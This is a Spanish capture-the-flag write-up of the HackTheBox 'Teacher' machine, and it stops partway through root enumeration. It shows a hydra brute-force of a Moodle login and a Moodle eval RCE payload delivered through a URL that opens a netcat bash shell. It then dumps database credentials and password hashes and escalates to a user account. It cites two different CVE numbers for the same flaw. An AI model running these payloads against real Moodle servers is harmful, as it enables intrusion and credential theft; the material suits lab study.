



EthicalHCOP
La CVE-2018-1133, es una vulnerabilidad en moodle que se explota teniendo un rol como profesor y te da la posibilidad de ejecutar código remoto, una máquina muy interesante a mi parecer , ya que es un sistema muy usado actualmente y que seguirá siendo explotado por un largo tiempo.

Reconocimiento y Escaneo

```
Nmap scan report for 10.10.10.153
Host is up (0.17s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Blackhat highschool
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=12/31%OT=80%CT=1%CU=33410%PV=Y%DS=2%DC=T%G=Y%TM=5C2A6C
OS:11%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=8)SE
OS:Q(SP=105%GCD=1%ISR=10B%TI=Z%CI=I%TS=8)OPS(O1=M54DST11NW7%O2=M54DST11NW7%
```

Al realizar el escaneo de puertos, solo vemos un puerto abierto en el que al ingresar se ve que es una página de E-learning. A primera vista no contiene nada importante, sin embargo, en la página gallery.html se observa en el código fuente algo que llama la atención. En el listado de fotos, una de ellas aparece con onerror y abriendo la imagen se ve que la imagen está rota .

```
<div class="slide">
    <ul>
        <li><a href="#"><img src="images/5.png" onerror="console.log('That\'s an F');" alt=""></a></li>
        <li><a href="#"><img src="images/5_2.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_3.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_4.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_5.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_6.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_7.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_8.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_9.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_10.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_11.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_12.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_13.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_14.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_15.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_16.png" alt=""></a></li>
    </ul>
</div>
```



Algo también interesante es que el servidor deja acceder al directorio images y allí se ve que el archivo tiene una fecha de modificación diferente a los demás.


4_5.png	2018-06-27 03:25	4.7K
4_6.png	2018-06-27 03:25	4.7K
5.png	2018-06-27 03:43	200
5_2.png	2018-06-27 03:25	6.5K
5_3.png	2018-06-27 03:25	6.3K
5_4.png	2018-06-27 03:25	6.1K

Este archivo es descargado con wget, luego miramos qué tipo de archivo es y se determina que esto es un archivo de texto renombrado como una imagen.


```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/teacher]
└──╼ #wget http://10.10.10.153/images/5.png
--2019-01-03 06:55:51--  http://10.10.10.153/images/5.png
Conectando con 10.10.10.153:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 200 [image/png]
Grabando a: “5.png”

5.png                       100%[=====================================================>]     200  --.-KB/s    en 0s

2019-01-03 06:55:51 (4,49 MB/s) - “5.png” guardado [200/200]

┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/teacher]
└──╼ #file 5.png
5.png: ASCII text
```

Luego abrimos el archivo y vemos el siguiente texto


Para encontrar el último carácter de la contraseña, hice un script que permita concatenar la contraseña que aún recuerda con un carácter-Alfa-Numérico o símbolo.



Al no tener claro si el punto al final de la password corresponde o no a la palabra, se crean 2 diccionarios, uno que contiene el punto al final y otro que no.




Sin embargo, aun no veo donde pueda usar esas credenciales, por lo que realizare un escaneo a los directorios en búsqueda de un login.
Usando dirbuster con el diccionario “directory-list-2.3-small.txt”y luego de casi 1 hora de realizar el escaneo se encuentra el directorio moodle.




Explotación de Usuario.


Al acceder a la carpeta moodle se observa un curso, un profesor y un login, así que usaremos hydra para averiguar cuál de las credenciales anteriormente creadas funcionan.




Primero capturamos los parámetros de envío del user y pass.



Luego usamos hydra para realizar el ataque de diccionario, agregamos la bandera “F” con el mensaje de error del login y ejecutamos el ataque.



Para esta ocasión, el archivo sinpunto.txt contiene la contraseña correcta.



Leyendo acerca de las vulnerabilidades en moodle !


https://www.cvedetails.com/cve/CVE-2018-14630/

hay un RCE que puede ser explotado en el módulo de quiz mediante el rol de profesor. Esta vulnerabilidad consta de un bypass al control de seguridad en cuanto a los caracteres que se ingresan en una fórmula matemática.


https://blog.ripstech.com/2018/moodle-remote-code-execution/

Nr.	Math Formula	validity	Argument of `eval()`	result of `eval()`
1	`$_GET[0]`	illegal		
2	{a.`$_GET[0]`}	valid	`$str = 1.2;`	eval success
3	{a.`$_GET[0]`;{x}}	valid	`$str= {a.`$_GET[0]`;1.2};`	PHP Syntax Error '{'
4	/*{a*/`$_GET[0]`;//{x}}	valid	`$str= /*{a*/`$_GET[0]`;//1.2};`	eval success


Para reproducir la explotación, creamos un quiz y formulamos una pregunta calculada.



Ingresamos los datos obligatorios para crear la pregunta e ingresamos el payload propuesto en la figura 4 en el campo de la respuesta y por último guardamos la pregunta.



En la siguiente pantalla damos continuar sin configurar nada y obtenemos esta pantalla



Una vez estemos en esta pagina, enviamos en la variable 0 el comando malicioso, en este caso será la apertura de un netcat y abrirá /bin/bash para la interacción de la consola.

http://10.10.10.153/moodle/question/question.php?returnurl=%2Fmod%2Fquiz%2Fedit.php%3Fcmid%3D7&appendqnumstring&scrollpos=0&id=4&wizardnow=datasetitems&cmid=7&0=(nc -n -l -p 1234 -e /bin/bash)

```
&cmid=7&0=(nc -n -l -p 1234 -e /bin/bash)
```

Abrimos nuestra terminal e ingresamos con netcat a la ip por el puerto abierto con el comando anterior y obtenemos una shell, se puede usar python para crear una shell un poco más interactiva usando el comando:
python -c "import pty;pty.spawn('/bin/bash')"

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/teacher]
└──╼ #nc 10.10.10.153 1234
python -c "import pty; pty.spawn('/bin/bash')"
www-data@teacher:/var/www/html/moodle/question$
```

A pesar de no poder leer la bandera del usuario aun, si podemos leer los archivos de moodle y ver las configuraciones de este.

```
www-data@teacher:/var/www/html/moodle$ ls
ls
CONTRIBUTING.txt           config-dist.php.bak  message
COPYING.txt                config.php           mnet
Gruntfile.js               config.php.save      mod
INSTALL.txt                course               my
PULL_REQUEST_TEMPLATE.txt  dataformat           notes
README.txt                 draftfile.php        npm-shrinkwrap.json
TRADEMARK.txt              enrol                package.json
admin                      error                phpunit.xml.dist
```

En el archivo config.php, vemos los datos de conexión a la base de datos y se procede a realizar login en este servicio.

```
www-data@teacher:/var/www/html/moodle$ cat config.php
cat config.php
<?php  // Moodle configuration file

unset($CFG);
global $CFG;
$CFG = new stdClass();

$CFG->dbtype    = 'mariadb';
$CFG->dblibrary = 'native';
$CFG->dbhost    = 'localhost';
$CFG->dbname    = 'moodle';
$CFG->dbuser    = 'root';
$CFG->dbpass    = 'Welkom1!';
$CFG->prefix    = 'mdl_';
$CFG->dboptions = array (
  'dbpersist' => 0,
  'dbport' => 3306,
  'dbsocket' => '',
  'dbcollation' => 'utf8mb4_unicode_ci',
);
```

Revisando las tablas, “mdl_user” contiene los datos de los usuarios del sistema.

```
MariaDB [moodle]> desc mdl_user;
desc mdl_user;
+--------------------+--------------+
| Field              | Type         |
+--------------------+--------------+
| id                 | bigint(10)   |
| auth               | varchar(20)  |
| confirmed          | tinyint(1)   |
| policyagreed       | tinyint(1)   |
| deleted            | tinyint(1)   |
| suspended          | tinyint(1)   |
| mnethostid         | bigint(10)   |
| username           | varchar(100) |
| password           | varchar(255) |
```

Al consultar los datos de esta tabla, este retorna 4 usuarios de los cuales 3 de estos tienen un hash distinto (bcrypt) con respecto al último usuario (md5).

```
MariaDB [moodle]> select username, password from mdl_user;
select username, password from mdl_user;
+-------------+--------------------------------------------------------------+
| username    | password                                                     |
+-------------+--------------------------------------------------------------+
| guest       | $2y$10$ywuE5gDlAlaCu9R0w7pKW.UCB0jUH6ZVKcitP3gMtUNrAebiGMOdO |
| admin       | $2y$10$7VPsdU9/9y2J4Mynlt6vM.a4coqHRXsNTOq/1aA6wCWTsF2wtrDO2 |
| giovanni    | $2y$10$38V6kI7LNudORa7lBAT0q.vsQsv4PemY7rf/M1Zkj/i1VqLO0FSYO |
| Giovannibak | 7a860966115182402ed06375cf0a22af                             |
+-------------+--------------------------------------------------------------+
4 rows in set (0.00 sec)
```

Al decodificar el md5 se encuentra con el texto “expelled”.

Se ingresa a el usuario giovanni con la contraseña decifrada y obtenemos acceso como giovanni al sistema.

```
www-data@teacher:/var/www/html/moodle$ su giovanni
su giovanni
Password: expelled

giovanni@teacher:/var/www/html/moodle$ cd /home/giovanni
cd /home/giovanni
giovanni@teacher:~$ ls
ls
user.txt  work
```

Ahora solo resta leer la bandera del user.txt

Explotación de Root.

El usuario contiene una carpeta llamada work, en ella se almacenan unas respuestas y un backup de los cursos.
Un comportamiento algo extraño se ve en los archivos de la carpeta tmp, los archivos están constantemente actualizados, como si un proceso en el sistema hiciera una copia de seguridad constante

```
giovanni@teacher:~/work/tmp$ ls -la
ls -la
total 8
drwxr-xr-x 2 giovanni giovanni 4096 Apr 23 05:35 .
drwxr-xr-x 4 giovanni giovanni 4096 Jun 27  2018 ..
giovanni@teacher:~/work/tmp$ ls -la
ls -la
total 16
drwxr-xr-x 3 giovanni giovanni 4096 Apr 23 05:36 .
drwxr-xr-x 4 giovanni giovanni 4096 Jun 27  2018 ..
-rwxrwxrwx 1 root     root      256 Apr 23 05:36 backup_courses.tar.gz
drwxrwxrwx 3 root     root     4096 Apr 23 05:36 courses
```

```
giovanni@teacher:~/work/tmp$ ls -la
ls -la
total 16
drwxr-xr-x 3 giovanni giovanni 4096 Apr 23 05:36 .
drwxr-xr-x 4 giovanni giovanni 4096 Jun 27  2018 ..
-rwxrwxrwx 1 root     root      256 Apr 23 05:37 backup_courses.tar.gz
drwxrwxrwx 3 root     root     4096 Apr 23 05:36 courses
```

Entonces se busca en el sistema algun script que esté ejecutando y realizando este proceso. Al llegar a la carpeta /usr/bin se ve el archivo backup.sh

